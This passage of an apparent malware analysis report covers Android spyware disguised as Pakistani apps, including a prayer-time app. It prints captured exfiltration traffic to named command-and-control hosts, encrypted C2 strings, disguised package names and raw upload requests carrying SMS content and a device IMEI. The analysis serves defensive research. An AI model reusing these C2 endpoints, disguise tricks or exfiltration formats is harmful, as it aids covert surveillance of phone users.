


Mobile Packages Pakistan
v4.1.3


Facebook
Join
Login

[redacted]


In each sample we ran, when we first installed the spyware, it hints at its intentions by requesting some fairly privacy-invasive permissions, such as the ability to read SMS messages and contact lists, that allow it to read the relevant data on a victim’s device.



```
Date                        Full request URI                                              Destination
2020-12-15 22:18:14.541829  http://kv33.zapto.org:8887/mobisync                           172.241.27.67
2020-12-15 22:18:14.327593  http://kv33.zapto.org:8887/mobisync                           172.241.27.67
2020-12-15 22:18:13.877578  http://kv33.zapto.org:8887/mobisync                           172.241.27.67
2020-12-15 22:18:13.095553  http://kv33.zapto.org:8887/mobisync                           172.241.27.67
2020-12-15 22:18:12.974558  http://kv33.zapto.org:8887/mobisync                           172.241.27.67
2020-12-15 22:18:12.762436  http://kv33.zapto.org:8887/mobisync                           172.241.27.67
2020-12-15 22:18:12.554090  http://kv33.zapto.org:8887/mobisync                           172.241.27.67
2020-12-15 22:20:09.946763  http://kv33.zapto.org:8887/fstore?meta=eyJmaWxlX3VwbG9hZF9tZXRh…  172.241.27.67
2020-12-15 22:20:07.623818  http://kv33.zapto.org:8887/fstore?meta=eyJmaWxlX3VwbG9hZF9tZXRh…  172.241.27.67

> Frame 253: 728 bytes on wire (5824 bits), 728 bytes captured (5824 bits)
> Ethernet II, Src: Netronom_00:00:d5 (00:15:4d:00:00:d5), Dst: Sonicwal_0e:70:f0 (c0:ea:e4:0e:70:f0)
> Internet Protocol Version 4, Src: 10.10.10.40, Dst: 172.241.27.67
> Transmission Control Protocol, Src Port: 57094, Dst Port: 8887, Seq: 338, Ack: 602, Len: 662
> Hypertext Transfer Protocol
v JavaScript Object Notation: application/json
  v Object
    v Member Key: sms
      v Array
        v Object
          > Member Key: date
          > Member Key: address
          v Member Key: body
              String value: Koodo: No longer use an iPhone? Don’t forget to disable iMessage to continue
              Key: body
          > Member Key: folder
          > Member Key: sms_id
          > Member Key: thread_id
        Key: sms
    > Member Key: device_id

01b0  22 35 33 38 36 22 2c 22  62 6f 64 79 22 3a 22 4b   "5386"," body":"K
01c0  6f 6f 64 6f 3a 20 4e 6f  20 6c 6f 6e 67 65 72 20   oodo: No  longer 
01d0  75 73 65 20 61 6e 20 69  50 68 6f 6e 65 3f 20 44   use an i Phone? D
01e0  6f 6e e2 80 99 74 20 66  6f 72 67 65 74 20 74 6f   on···t f orget to
01f0  20 64 69 73 61 62 6c 65  20 69 4d 65 73 73 61 67    disable  iMessag
0200  65 20 74 6f 20 63 6f 6e  74 69 6e 75 65 20 72 65   e to con tinue re
0210  63 65 69 76 69 6e 67 20  74 65 78 74 20 6d 65 73   ceiving  text mes
0220  73 61 67 65 73 20 66 72  6f 6d 20 6f 74 68 65 72   sages fr om other
0230  20 69 50 68 6f 6e 65 20  75 73 65 72 73 2e 20 54    iPhone  users. T
0240  6f 20 6c 65 61 72 6e 20  68 6f 77 2c 20 76 69 73   o learn  how, vis
0250  69 74 20 6b 6f 6f 64 6f  6d 6f 62 69 6c 65 2e 63   it koodo mobile.c
0260  6f 6d 2f 69 4d 65 73 73  61 67 65 2e 20 20 41 20   om/iMess age.  A 
0270  66 72 65 65 20 6d 65 73  73 61 67 65 20 66 72 6f   free mes sage fro

JSON string value (json.value.string), 203 bytes          Packets: 31864 · Displayed: 14
```

The Pakistan Salat Time app was caught exfiltrating the contents of SMS text messages, and all the photos on the infected phone, to its C2 server

While a few of these permissions might be appropriate under limited circumstances, depending on the app, the sheer number of them in apps that seemingly have no reason to ask for them — for instance, in the Salat Time (muslim prayer clock) app shown below — may tip the threat actor’s hand and make it easier for an attentive user to notice the excessive permissions requests, and cancel the installation.



Emergency calls only 8:50 PM

App permissions

نماز کا وقت

Storage ○

Unmodified

Emergency calls only 4:07 AM

App permissions

نماز کا وقت

Contacts ●

Microphone ●

Phone ●

SMS ●

Storage ●


Your location ●

Malicious

The intrusive permissions requested by the malicious versions of the apps hinted at the apps' intentions. By comparison, the benign (left) version of *Pakistan Salat Time* requires no special permissions at installation in order to work.

Under the hood


The AndroidManifest.xml file in an app declares things like the names of services and receivers. In these spyware apps, the manifest file listed several additional services and receivers that appear to reference a section of the malicious code that we couldn't find. We suspect these might be reserved for features that have yet to be implemented. The service names "SoundRecordService" and "CallRecordService" seem to be in character with the espionage focus of the app.



```
<service android:name="com.android.volley.SoundRecordService"/>
<service android:name="com.android.volley.CallRecordService"/>
<receiver android:name="com.android.volley.CallRecevier"/>
```


Additional services and receiver in AndroidManifest.xml

In the course of uploading the data from a phone, the malware received a JSON-format configuration in plain text that references these features.




```
{"Status":"UPDATE","data":{"control_fileupload_url":null,"control_url":null,
"created_at":"2020-12-16T03:48:49+05:30","device_external_id":null,"device_id":52,
"enable_media_uploader":false,"enable_phone_call_recorder":false,
"enable_sound_recorder":null,"id":52,"sound_recorder_max_size":20971520,
"updated_at":"2020-12-16T03:48:49+05:30"},"timestamp":"2020-12-15-22-18-49"}
```

The spyware components take the form of one of two additional packages compiled into the final app. In the malicious apps, these are named **com.android.volley** or **com.android.update**. This may be an attempt to disguise the contents of the libraries; there's a completely benign HTTP library package named com.android.volley made by Google and, well, the presence of an Android update package comes across as completely innocuous, unless you look under the hood.



```
com
  afollestad.materialdialogs
  ajithvgiri.searchdialog
  alexbbb.uploadservice
  android.volley
    utils
      SampleDx
    BuildConfig
    desLoad
    R
    VolleyLoad
  bumptech.glide
  chaos.view
  cleveroad.audiovisualization
  davemorrissey.labs.subscaleview
  github
  google
  govpk
  gun0912.tedpermission
```

The android.valley library




```
com
  android.update
    service
      StartApp
    utils
      Constant
      GPSLocale
      SampleDx
    BuildConfig
    CallLogInfo
    ContactInfo
    DeviceInfo
    DexInfo
    LocationInfo
    MessageInfo
    R
  bumptech.glide.load
  crashlytics.android
  facebook.ads
```

The android.update library

Designed for stealth


The creators of this app are fixated on concealment and stealth; Not only do they mimic legitimate apps, and disguise their malicious code as legitimate libraries, but they also encrypt sensitive strings using AES and a hardcoded key. The strings include the command-and-control (C2) server addresses, and the URL paths used by the spyware to exfiltrate data and request instructions.



```
public static Context context = null;
public static final String l1821 = "gYY44e/69ucVWsiKCHXHovXxbGICZVc20V8DUdY30WU=";
public static final String l1821_flleExe = "J0uIMgwjLb1VqFJZY7gTxQ==";
public static final String l1821_plss0rd = enc_xor_app();
public static final String l1822 = "OPl4p+eWhLwV4RacSCM+1A==";
```

The plaintext C2 addresses and paths the bot uses have been encrypted using AES and a key hardcoded into the malware


To remain stealthy, many of the samples contained minimal spying functionality initially. That comes later, when the malware APK quietly downloads and runs a compiled .dex Android binary hosted on the C2 server. This .dex file contains most of the spying and exfiltration code the malware uses, which means this code doesn't get swept up in initial scans of the apps. This downloadable .dex method also enables the author(s) to seamlessly update the functionalities in the spyware.



```
> Hypertext Transfer Protocol
> HTML Form URL Encoded: application/x-www-form-urlencoded

0000  50 4f 53 54 20 2f 43 68  61 74 5f 76 69 65 77 2f   POST /Ch at_view/
0010  61 70 69 2f 64 65 76 69  63 65 5f 69 6e 66 6f 2e   api/devi ce_info.
0020  70 68 70 20 48 54 54 50  2f 31 2e 31 0d 0a 43 6f   php HTTP /1.1··Co
0030  6e 74 65 6e 74 2d 4c 65  6e 67 74 68 3a 20 31 32   ntent-Le ngth: 12
0040  38 32 0d 0a 43 6f 6e 74  65 6e 74 2d 54 79 70 65   82··Cont ent-Type
0050  3a 20 61 70 70 6c 69 63  61 74 69 6f 6e 2f 78 2d   : applic ation/x-
0060  77 77 77 2d 66 6f 72 6d  2d 75 72 6c 65 6e 63 6f   www-form -urlenco
0070  64 65 64 0d 0a 48 6f 73  74 3a 20 70 61 6b 63 68   ded··Hos t: pakch
0080  61 74 2e 6f 6e 6c 69 6e  65 0d 0a 43 6f 6e 6e 65   at.onlin e··Conne
0090  63 74 69 6f 6e 3a 20 4b  65 65 70 2d 41 6c 69 76   ction: K eep-Aliv
00a0  65 0d 0a 55 73 65 72 2d  41 67 65 6e 74 3a 20 41   e··User- Agent: A
00b0  70 61 63 68 65 2d 48 74  74 70 43 6c 69 65 6e 74   pache-Ht tpClient
00c0  2f 55 4e 41 56 41 49 4c  41 42 4c 45 20 28 6a 61   /UNAVAIL ABLE (ja
00d0  76 61 20 31 2e 34 29 0d  0a 0d 0a 25 31 33 25 31   va 1.4)· ···%13%1
00e0  32 25 30 31 25 31 45 25  31 34 25 31 32 3d 25 33   2%01%1E% 14%12=%3
00f0  46 2b 2b 36 25 32 34 5a  25 33 46 26 25 31 32 25   F++6%24Z %3F&%12%
0100  31 41 25 31 36 25 31 45  25 31 42 3d 25 31 33 25   1A%16%1E %1B=%13%
0110  31 38 25 31 41 25 31 38  25 31 36 25 30 35 25 31   18%1A%18 %16%05%1
0120  45 25 31 30 25 31 36 25  30 33 25 31 38 25 30 32
0130  25 30 35 25 31 38 25 31  35 25 31 38 25 30 33 25
0140  31 38 37 25 31 30 25 31  41 25 31 36 25 31 45 25
0150  31 42 59 25 31 34 25 31  38 25 31 41 26 25 31 38
0160  25 30 34 3d 36 25 31 39  25 31 33 25 30 35 25 31
0170  38 25 31 45 25 31 33 26  25 30 34 25 31 32 25 30
0180  35 25 30 31 25 31 45 25  31 34 25 31 32 25 32 38
0190  25 30 37 25 30 35 25 31  38 25 30 31 25 31 45 25
01a0  31 33 25 31 32 25 30 35  3d 26 25 31 41 25 31 38   13%12%05 =&%1A%18
```

The malware encodes the exfiltrated data (highlighted in blue) before upload

In keeping with the stealthy theme, the spyware XORs most of the data it transmits back to the C2 server. Upon exfiltrating the collected data, the apps may display a dialog box or warning message that says something like “The system is under necessary maintenance, please try later.”




```
64      http://pakchat.online      POST      /Chat_view/api/device_info.php      ✓
65      http://pakchat.online      POST      /Chat_view/api/json/contact.php     ✓
66      http://pakchat.online      POST      /Chat_view/api/files_up.php         ✓
```

```
POST /Chat_view/api/files_up.php HTTP/1.1
Content-Type: multipart/form-data; boundary===1604367086779===
User-Agent: CodeJava Agent
Test: Bonjour
Host: pakchat.online
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 24026

--===1604367086779===
Content-Disposition: form-data; name="imei"
Content-Type: text/plain; charset=UTF-8

353627072212726
--===1604367086779===
Content-Disposition: form-data; name="date"
Content-Type: text/plain; charset=UTF-8

2020-11-03 12:31:26
--===1604367086779===
Content-Disposition: form-data; name="status"
Content-Type: text/plain; charset=UTF-8

1
--===1604367086779===
